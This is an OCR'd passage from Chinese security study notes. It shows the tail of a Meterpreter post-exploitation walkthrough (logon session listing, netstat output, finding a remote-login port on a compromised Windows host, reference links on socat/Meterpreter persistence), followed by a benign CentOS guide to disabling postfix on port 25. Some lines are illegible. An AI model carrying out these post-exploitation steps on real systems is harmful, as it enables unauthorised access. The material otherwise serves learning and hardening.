0;996      Negotiate  WORKGROUP        WINDOWS-IKTAKB2$
0;38834    NTLM
0;997      Negotiate  NT AUTHORITY     LOCAL SERVICE
0;999      NTLM       WORKGROUP        WINDOWS-IKTAKB2$
0;358823   NTLM       WINDOWS-IKTAKB2  Administrator         [illegible]0491

meterpreter >
```


进入 shell，查看端口信息

```
netstat -ano

[illegible]

  [illegible]  [illegible]  [illegible]  PID
  TCP    0.0.0.0:135            0.0.0.0:0              LISTENING       684
  TCP    0.0.0.0:421            0.0.0.0:0              LISTENING       1064
  TCP    0.0.0.0:443            0.0.0.0:0              LISTENING       1328
  TCP    0.0.0.0:445            0.0.0.0:0              LISTENING       4
  TCP    0.0.0.0:6088           0.0.0.0:0              LISTENING       1144
  TCP    0.0.0.0:14501          0.0.0.0:0              LISTENING       1292
  TCP    0.0.0.0:47001          0.0.0.0:0              LISTENING       4
  TCP    0.0.0.0:49152          0.0.0.0:0              LISTENING       380
  TCP    0.0.0.0:49154          0.0.0.0:0              LISTENING       820
  TCP    0.0.0.0:49155          0.0.0.0:0              LISTENING       492
  TCP    0.0.0.0:49156          0.0.0.0:0              LISTENING       500
```

挨个尝试，发现 14501 可以远程连接



输入密码，成功登录

参考链接：

https://bypass.world/2017/03/socat-meterpreter%E5%AE%9E%E7%8E%B0%E7%BB%B4%E6%8C%81%E8%AE%BF%E9%97%AE/

http://www.360doc.com/content/15/0202/21/597197_445798715.shtml

http://mp.weixin.qq.com/s?__biz=MzIyNTA1NzAxOA==&mid=502990295&idx=1&sn=181c1e9b01854b87d3d4752c593c4dd4&chksm=700a2442477dad54b542427edad3ec16df8cde9f470ee4e6f4597d4866d64b405801baf3d799&mpshare=1&scene=23&srcid=0415y75Z7mxKZwwyksb1KPBW#rd

http://www.10tiao.com/html/665/201704/2650441901/1.html

2.14Linux(CentOS)安全加固之非业务端口服务关闭

Myles 学习交流 QQ: 2983207137

提要：CentOS 系统默认可能开启了一些非业务服务端口，处于安全考虑我们可以将这些非必要服务进行关闭，本编文件简单记录了具体的操作流程。
场景：以关闭 TCP 25 端口对应的服务为目标，展开案例配置。

2.14.1 查找端口对应的服务进程

```
[root@localhost ~]# netstat -ntlp|grep 25
```

```
[root@usm postfix]# netstat -ntlp |grep 25
tcp        0      0 0.0.0.0:37138               0.0.0.0:*                   LISTEN      2542/rpc.
statd
tcp        0      0 127.0.0.1:25                0.0.0.0:*                   LISTEN      15903/mas
ter
tcp        0      0 ::1:25                      :::*                        LISTEN      15903/mas
ter
tcp        0      0 :::47976                    :::*                        LISTEN      2542/rpc.
statd
```

2.14.2 查找进程对应的服务

由以上内容，我们可以看到 TCP 25 端口对应的服务为 master,那么接下来我们继续查找 master 进程对应的具体服务名。

（1）查找 master 的存放位置

```
[root@usm ~]# locate master |grep '/master$'
```

```
/usr/libexec/postfix/master
[root@usm ~]#
```

（2）查询 master 文件的安装包名称

```
[root@usm init.d]# rpm -qf '/usr/libexec/postfix/master'
```

```
postfix-2.6.6-2.2.el6_1.x86_64
```

（3）查找 postfix 服务的启动文件

```
[root@usm ~]# ll /etc/init.d/postfix
```

```
-rwxr-xr-x. 1 root root 3852 12月  3 2011 /etc/init.d/postfix
```

依据 master 安装包的名称是 postfix,我们可以推知 master 进程对应的服务启动文件是 /etc/init.d/postfix。

2.14.3 停用进程服务

在查到 TCP 25 端口对应的服务为 postfix 后，接下来我们需要完成两个配置。

- 停用 postfix 服务
- 禁用 postfix 服务（off）

（1）停止 postfix 服务

```
[root@usm ~]# /etc/init.d/postfix stop
或者
[root@usm ~]# service postfix stop
```

（2）设置 postfix 默认启动配置为 off

```
[root@usm ~]# chkconfig --level 3 postfix off
```

（3）postfix 服务停用具体配置过程

```
[root@usm ~]# chkconfig --list |grep postfix
postfix         0:关闭    1:关闭    2:启用    3:启用    4:启用    5:启用    6:关闭
[root@usm ~]# chkconfig --level 3 postfix off
[root@usm ~]# chkconfig --list|grep postfix
postfix         0:关闭    1:关闭    2:启用    3:关闭    4:启用    5:启用    6:关闭
[root@usm ~]#
```

2.14.4 学习小结

本篇文档旨在通过“PORT”(端口)来查找 linux 下对应的具体服务，然后关闭服务的操作过程。具体操作过程总结下，具体思路如下。

（1）定位非业务端口

（2）依据端口找到对应的服务进程名；

（3）依据进程名，我们查找进程名的文件位置；

（4）依据进程文件，我们来查找具体的软件装包，查找到了安装包，也就找到了具体的其具体的服务名；

（5）最后是进服务的停用与禁用操作。